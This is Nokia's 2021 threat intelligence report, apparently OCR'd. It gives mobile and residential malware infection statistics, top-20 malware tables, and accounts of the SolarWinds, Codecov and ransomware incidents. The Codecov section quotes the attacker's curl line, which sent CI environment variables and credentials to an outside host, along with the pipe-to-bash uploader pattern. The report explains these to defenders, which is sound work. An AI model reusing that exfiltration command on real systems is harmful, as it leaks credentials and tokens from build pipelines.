
NOKIA
Threat Intelligence Report 2021

Main findings

- **Mobile infection rates** have held steady around 0.12% since April 2020, which is down from 2019–2020, when infection rates averaged 0.23%.
- **Android devices** account for more than 50% of mobile device malware infections.
- Infection rates in **fixed residential networks** are starting to stabilize after doubling during the COVID-19 lockdowns.
- Increased **supply chain attacks and IoT botnet activity** were two of the main security trends observed in the past year.
- Threats are becoming more severe, with **banking Trojans** becoming more common. These include Android malware such as FluBot, TeaBot and Cerberus.
- Android malware is still coming from both **trusted and untrusted app stores**, largely due to an ever-growing suite of methods for bypassing security tools such as Google Play Protect.
- **Mac malware** samples and infections are on the rise, driven primarily by adware.

This report provides a view of malware activity in mobile and fixed networks around the world. The data has been aggregated from service provider networks where Nokia's NetGuard Endpoint Security solution is deployed. This network-based malware detection solution enables Nokia customers to monitor their fixed and mobile networks for evidence of malware infections in consumer and enterprise endpoint devices, including mobile phones, laptops, personal computers, notepads and the new generation of internet of things (IoT) devices. This solution is deployed in major fixed and mobile networks around the world, monitoring network traffic from more than 200 million devices.

Nokia NetGuard Endpoint Security examines network traffic for malware command-and-control communication, exploit attempts, hacking activity, scanning activity and distributed denial of service (DDoS) attacks. This enables the solution to accurately determine which devices are infected with malware and what malware is involved. The solution also monitors attack traffic to determine where the attacks are coming from and what network devices are being attacked.

This report also includes observations from ongoing analyses conducted in the sandbox environments in our lab and honeypot systems.

Malware in mobile networks


Overall mobile infection rate

Figure 1 shows the percentage of infected mobile devices observed monthly since August 2019. This data has been averaged from mobile deployments in Europe, North America, Asia Pacific and the Middle East.

In the second half of 2020 and first half of 2021, an average of 0.12% of devices were infected each month. This is down from the peak of 0.23% in the previous year. This peak was driven by COVID-19 lockdowns, which led to more cyber security incidents in February and March of 2020. Efforts to educate users on how to protect themselves against threats had a dramatic impact, with a noticeable decline in attacks in the following months.

A few minor spikes were observed in July, September and December 2020, which can be attributed to ongoing phishing campaigns. This is business as usual for cyber criminals, who continue to use phishing campaigns to take advantage of people seeking information about vaccines as well as online shoppers during the December holiday season.

Figure 1. Monthly mobile malware infection rates: Global average, August 2019–May 2021




The overall mobile infection rate is down from previous years for two main reasons:

- The security of official mobile app stores has improved significantly in recent years. Although threat actors are always finding novel ways to get their malware into app stores, apps are now being analyzed with more sophisticated tools and the malicious ones are being removed quicker than ever.
- The data in this report comes from networks protected by Nokia NetGuard Endpoint Security, which provides powerful mechanisms to help service providers detect and address cyber security issues in their mobile networks. The solution also makes it easier to notify mobile subscribers of infections affecting their devices so they can take action on their own to address the problem. Over time, these efforts are expected to further drive the mobile infection rate down.

Android malware samples continue to grow

Figure 2 shows the increase in mobile malware samples collected and analyzed by the Nokia Threat Intelligence Lab. Nokia now has close to 33.4 million unique Android malware samples, which represents a year-over-year increase of 13.7%.

Figure 2. Mobile malware samples in Threat Intelligence Lab's database, January 2014–May 2021



Top Android malware


Figure 3 shows the top 20 Android malware detected in 2021 in networks protected by Nokia NetGuard Endpoint Security. Mobile spyware remains the most common Android threat, accounting for more than 36% of all infections observed. The most notable trend is the ~14% reduction in Android adware; however, this decrease has been offset by an increase in high-threat infections such as downloaders, info stealers and banking Trojans.

Figure 4 shows the distribution of Android malware infections by class, as observed in 2021 in mobile networks around the world.

Figure 3. Top 20 Android malware detected in 2021

Rank	Name	Threat level	%	Previous rank
1	Android.MobileSpyware.MobileTracker	High	13.41	3
2	Android.Spyware.mSpy	High	10.75	7
3	Android.BankingTrojan.Mandrake	High	9.60	29
4	Android.Adware.SimBad	Moderate	9.34	1
5	Android.MobileSpyware.FlexiSpy	High	6.92	14
6	Android.Trojan.Hiddad.PL	High	6.36	5
7	Android.Trojan.SmsSpy.LA	High	5.89	New
8	Android.BankingTrojan.GuStuff	High	3.95	2
9	Android.MobileSpyware.Xgen.YS	High	3.89	4
10	Android.Trojan.Click312.origin	High	3.84	8
11	Android.InfoStealer.Adups	High	3.49	9
12	Android.Trojan.Hiddad.br	High	3.34	12
13	Android.BankingTrojan.Cerberus	High	3.19	34
14	Android.Adware.Updato	Moderate	2.84	10
15	Android.MobileSpyware.iKeyMonitor	High	2.68	11
16	Android.BankingTrojan.Banker.GXB	High	2.35	23
17	Android.Downloader.Agent.BLR	High	2.06	18
18	Android.Trojan.Hiddad.Rfn	High	2.01	42
19	Android.MobileSpyware.HoverWatch	High	1.81	6
20	Android.InfoStealer.PhoneSpy.I	High	1.46	New

Figure 4. Android malware by class, 2021



Malware in fixed residential networks


Figure 5 shows the infection rates for fixed residential networks since January 2019. These are reported on a monthly, per-residence basis, then averaged across fixed network deployments of Nokia NetGuard Endpoint Security in North America.

The average monthly residential infection rate had been in steady decline until the COVID-19 lockdowns started in 2020. Residential infection rates then doubled from a low of 1.1% in spring 2020 to a peak of 3.24% in December 2020. The initial spike was attributed to malware-laced applications offering information on everything from personal protective equipment to infection maps and tracking applications. As the pandemic continued, the malware evolved to include false promises of faster testing solutions, fake prevention scams and vaccine misinformation. The increased volume of online shopping and related increase in phishing campaigns associated with package delivery continue to put subscribers at risk of infection.

Since their peak, infection rates have settled down to 2.5%. Some reasons for the decrease seen in 2021 include:

- As a result of COVID-19 stay-at-home and work-from-home orders around the world, many home users have upgraded their internet services, including newer routers with more security and firewall features.
- Security researchers have made concerted efforts to better identify and communicate vulnerabilities in software applications.
- Many automatic operating system updates have been enabled by default to deliver updates in a regular and timely manner.
- Cybercriminals have shifted their focus to IoT and mobile devices.


Figure 5. Monthly residential infection rates, January 2019–May 2021



Infections by device

Figure 6 provides a breakdown of infections by device type in 2021. Among smartphones, Android devices remain the most targeted by malware due to the open environment and availability of third-party app stores. Android devices make up 50.31% of all infected devices, followed by Windows devices, which account for 23.1% of all observed infections. A notable increase was seen this year in the macOS (formerly OSX) space, driven by an increase in Mac-based adware, particularly in the ADLOAD family of adware. For more information, see the Mac malware section.

Figure 6. Infections by device, 2021



Top 20 residential network infections

Figure 7 shows the top home network infections detected by the Nokia NetGuard Endpoint Security solution. The results are aggregated and the order is based on the number of infections detected over the period of this report.

Figure 7. Top 20 home network infections detected in 2021

Rank	Name	Threat level	%	Previous %
1	OSX.Adware.AdLoad.ZG	Moderate	17.67	New
2	Indep.Miner.Adylkuzz.B	High	11.46	New
3	Android.BankingTrojan.Mandrake	High	5.27	New
4	Win32.HackerTool.TektonIt	High	5.16	3.26
5	Indep.Bot.Mirai.variants	High	4.79	New
6	IoT.Bot.BCMUPnPHunter	High	4.50	New
7	Android.Trojan.Hiddad.PL	High	4.25	New
8	OSX.Downloader.AdLoad.C	High	2.68	New
9	Indep.SpamBot.GenericSpam	High	2.17	New
10	Indep.NetworkScan.NTP	High	2.10	New
11	Android.Adware.SimBad	Moderate	1.63	4.40
12	Indep.Worm.Gen.P445	High	1.58	New
13	OSX.Adware.Genieo	Moderate	1.53	New
14	Indep.Trojan.FakeApp.CQ	High	1.49	New
15	Win32.Trojan.Recslurp.A	High	1.35	New
16	Indep.Trojan.DNSchanger	High	1.30	New
17	Win32.Bot.ZeroAccess2	High	1.16	New
18	Android.Downloader.Agent.BLR	High	1.12	New
19	Android.InfoStealer.Adups	High	0.98	2.16
20	Android.Spyware.mSpy	High	0.95	New

Of the top 20 malware infections detected in fixed residential networks in 2021, most still focus on the traditional Windows/PC platform. However, compared with the previous year, more Android malware infections were detected in residential networks. This finding is consistent with the overall increase in the number of Android smartphones and the common practice of connecting smartphones to the internet via Wi-Fi when at home.

Top 20 high-threat infections

Figure 8 shows the top 20 high-threat malware infections across both mobile and fixed networks. High-threat infections are associated with identity theft, financial loss and other cyber-criminal activity.

This list contains a variety of bots, backdoors, banking Trojans, password stealers and spyware. There is a larger presence of bot-related infection activities this year, likely because bots have proven to be one of the most effective ways of penetrating network infrastructures. The Botnet attacks section of this report outlines how finding holes in network infrastructure is quickly becoming the best delivery method for advanced persistent infections capable of bringing service-oriented businesses, institutions and governments to a standstill.

Figure 8. Top 20 high-threat infections detected in 2021

Rank	Name	Threat	%
1	Win32.Bot.ZeroAccess2	13.40	1.43
2	IoT.Bot.Mirai.variant	11.54	1.21
3	Linux.Worm.TheMoon	5.26	New
4	Indep.Exploit.Vacron.RCE	4.61	New
5	Win32.Backdoor.Zegost.B	4.50	New
6	Indep.Miner.Adylkuzz.B	3.92	New
7	Win32.Backdoor.Juasek.A	3.57	New
8	Indep.Scan.TR069	3.49	New
9	IoT.Bot.Mirai.variant	3.18	New
10	Indep.Worm.TheMoon	3.08	New
11	Indep.Worm.Gen.P445	2.28	New
12	Win32.Trojan.Recslurp.A	1.40	New
13	Linux.Worm.Darlloz.A	1.33	New
14	Android.MobileSpyware.MobileTracker	1.21	New
15	Indep.Exploit.CVE.2015.7755	1.11	New
16	Win32.RansomWare.XData	0.93	New
17	Android.Spyware.mSpy	0.91	New
18	Android.BankingTrojan.GuStuff	0.88	New
19	Win32.HackerTool.TektonIt	0.87	New
20	Indep.Trojan.FakeApp.CQ	0.87	New

Top 20 most prolific threats

A good overview of the current cyber security landscape can be obtained by analyzing the number of distinct malware samples captured from the internet at large.

Figure 9 shows the top 20 most prolific malware found on the internet. A high number of samples associated with a given malware points to the effectiveness of criminal organizations' distribution campaigns. Phishing and spam emails remain the most common methods for distributing malware.

Malware may also be down-loaded by rogue applications and distributed as part of libraries widely used in application development.

A prolific malware may also indicate that the author is making a serious attempt to evade detection by anti-virus products. Many of the common forms of malware (including viruses, worms, bots, Trojans and keyloggers) can be polymorphic, constantly changing their identifiable features to make detection more difficult.

Last year, ransomware and crypto-currency miners were the dominant malware, with almost 18% of all samples collected associated with crypto-currency mining. This year's trend is more typical, dominated by Trojans and downloaders. Of note is the growth of backdoor malware, which is discussed further in the Security trends in 2021 section of this report.

Figure 9. Top 20 most prolific malware threats





Figure 10. Most prolific malware by class, 2021



Security trends in 2021

Supply chain attacks and ransomware have featured prominently in the news this year. COVID-19-related incidents and continued growth in IoT botnet activity have also been major contributors to the 2021 threat landscape.


Supply chain attacks

2021 has become known as the year of the supply chain attack. The first and most notable was the SolarWinds supply chain attack identified in early January. This breach saw hackers break into SolarWinds, an industry leader in network management solutions, by leveraging the software update mechanism in the company's Orion platform to install a backdoor into customers' networks. The Wall Street Journal reported that this backdoor update was distributed to an estimated 18,000 SolarWinds customers, including U.S. government agencies such as the Department of Defense (the Pentagon), Department of Homeland Security, State Department, Department of Energy, National Nuclear Security Administration and Treasury. Several private companies, including Microsoft, Cisco, Intel and Deloitte, were also affected, along with other organizations including the California Department of State Hospitals and Kent State University.

Once the update was installed, it delivered a malicious backdoor software code named SUNBURST, which allowed attackers internal access to the victim's network. This access was then used as a platform to launch a targeted attack on the network looking for vulnerable devices and services, installing additional malware, and stealing access credentials and anything else of value. Victims included security firm FireEye, which had its secret red-team penetration testing tools stolen.

Another supply chain attack involved Codecov, a cloud-based service that analyzes reports on source code test coverage as part of a continuous integration (CI) process. Codecov customers are primarily code developers who periodically run a bash script (pulled dynamically from the Codecov site) that analyzes the local environment variables and generates reports for analysis.

Figure 11. Screenshot of Codecov tool



The Codecov Bash uploader provides a language-agnostic alternative for sending your coverage reports to Codecov. Its usage is both simple and convenient:

Shell

```
bash <(curl -s https://codecov.io/bash)
```

The main objectives of the uploader are to:

- detect the environment
- gather reports
- upload them to Codecov

This transaction involves a serious trust relationship, in which customers are expected to pull a bash script from a remote website and run it. This script has access to nearly everything on the customer's CI platform, often including access credentials and tokens used in the CI process. The hackers managed to add the following line to the script:

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<redacted>/upload/v2 || true
```

This instruction sent all CI environment variables, including access credentials and tokens, to the hacker's IP address. This information was later used to break into customer networks. The victims included:

HashiCorp: "A subset of HashiCorp's CI pipelines used the affected Codecov component. The GPG private key used for signing hashes used to validate HashiCorp product downloads was exposed."

Twillio: "A small number of email addresses had likely been exfiltrated by an unknown attacker as a result of this exposure."

Rapid7: "A small subset of our source code repositories for internal tooling for our MDR service was accessed by an unauthorized party outside of Rapid7."

The damage could have been even worse if the script had been changed to download and execute a ransomware package in real time. As the industry moves toward a continuous integration, continuous delivery (CI/CD) model, where system updates are automatically pushed out as they are developed, supply chain attacks will become more common and more dangerous.

Ransomware

"Ransomware-as-a-service" (RaaS) made headlines in May 2021 when Colonial Pipeline, which supplies about 45% of all the gasoline and diesel fuel used by the U.S. east coast, was hit with an attack using the DarkSide RaaS. The company was forced to shut down its pipeline for six days, leading to fuel shortages and panic buying at the pumps. President Biden issued emergency legislation and the Federal Motor Carrier Safety Administration declared a state of emergency in 18 states to help with the shortages. In the end, Colonial Pipeline bought the decryption keys from the attackers, paying the $4.4 million ransom with 75 bitcoins (63 of which were later recovered by the FBI).

Although the DarkSide software exfiltrates and encrypts data, a hacker still must manually break into a system to install it. It would be far more dangerous if it were packaged with an exploit that could automatically break into a network — and that is exactly what happened in July 2021 with the REvil attack on Kaseya. REvil, a RaaS provider like DarkSide, discovered a zero-day vulnerability in Kaseya's VSA software, which is used by managed service providers (MSPs) to remotely manage the IT infrastructure of small and medium-sized businesses. The attack was launched against 50 MSPs, affecting 1,500 businesses and millions of computers. REvil demanded $70 million for a universal decryptor that would work for all victims.


The most damaging ransomware attack of all time was NotPetya in 2017. Ransomware was distributed through the supply chain (using a software upgrade to the MeDoc accounting software) and then, through the use of the EternalBlue/DoublePulsar exploits, spread automatically like a worm through the network. All told, NotPetya is estimated to have caused $10 billion in damages, but the ransomware aspect was just a smokescreen. The real motivation was to cause destruction and mayhem by rendering computers and servers unusable. If DarkSide or REvil were to be exploited by supply chain hackers, the results could be truly catastrophic.

COVID-19

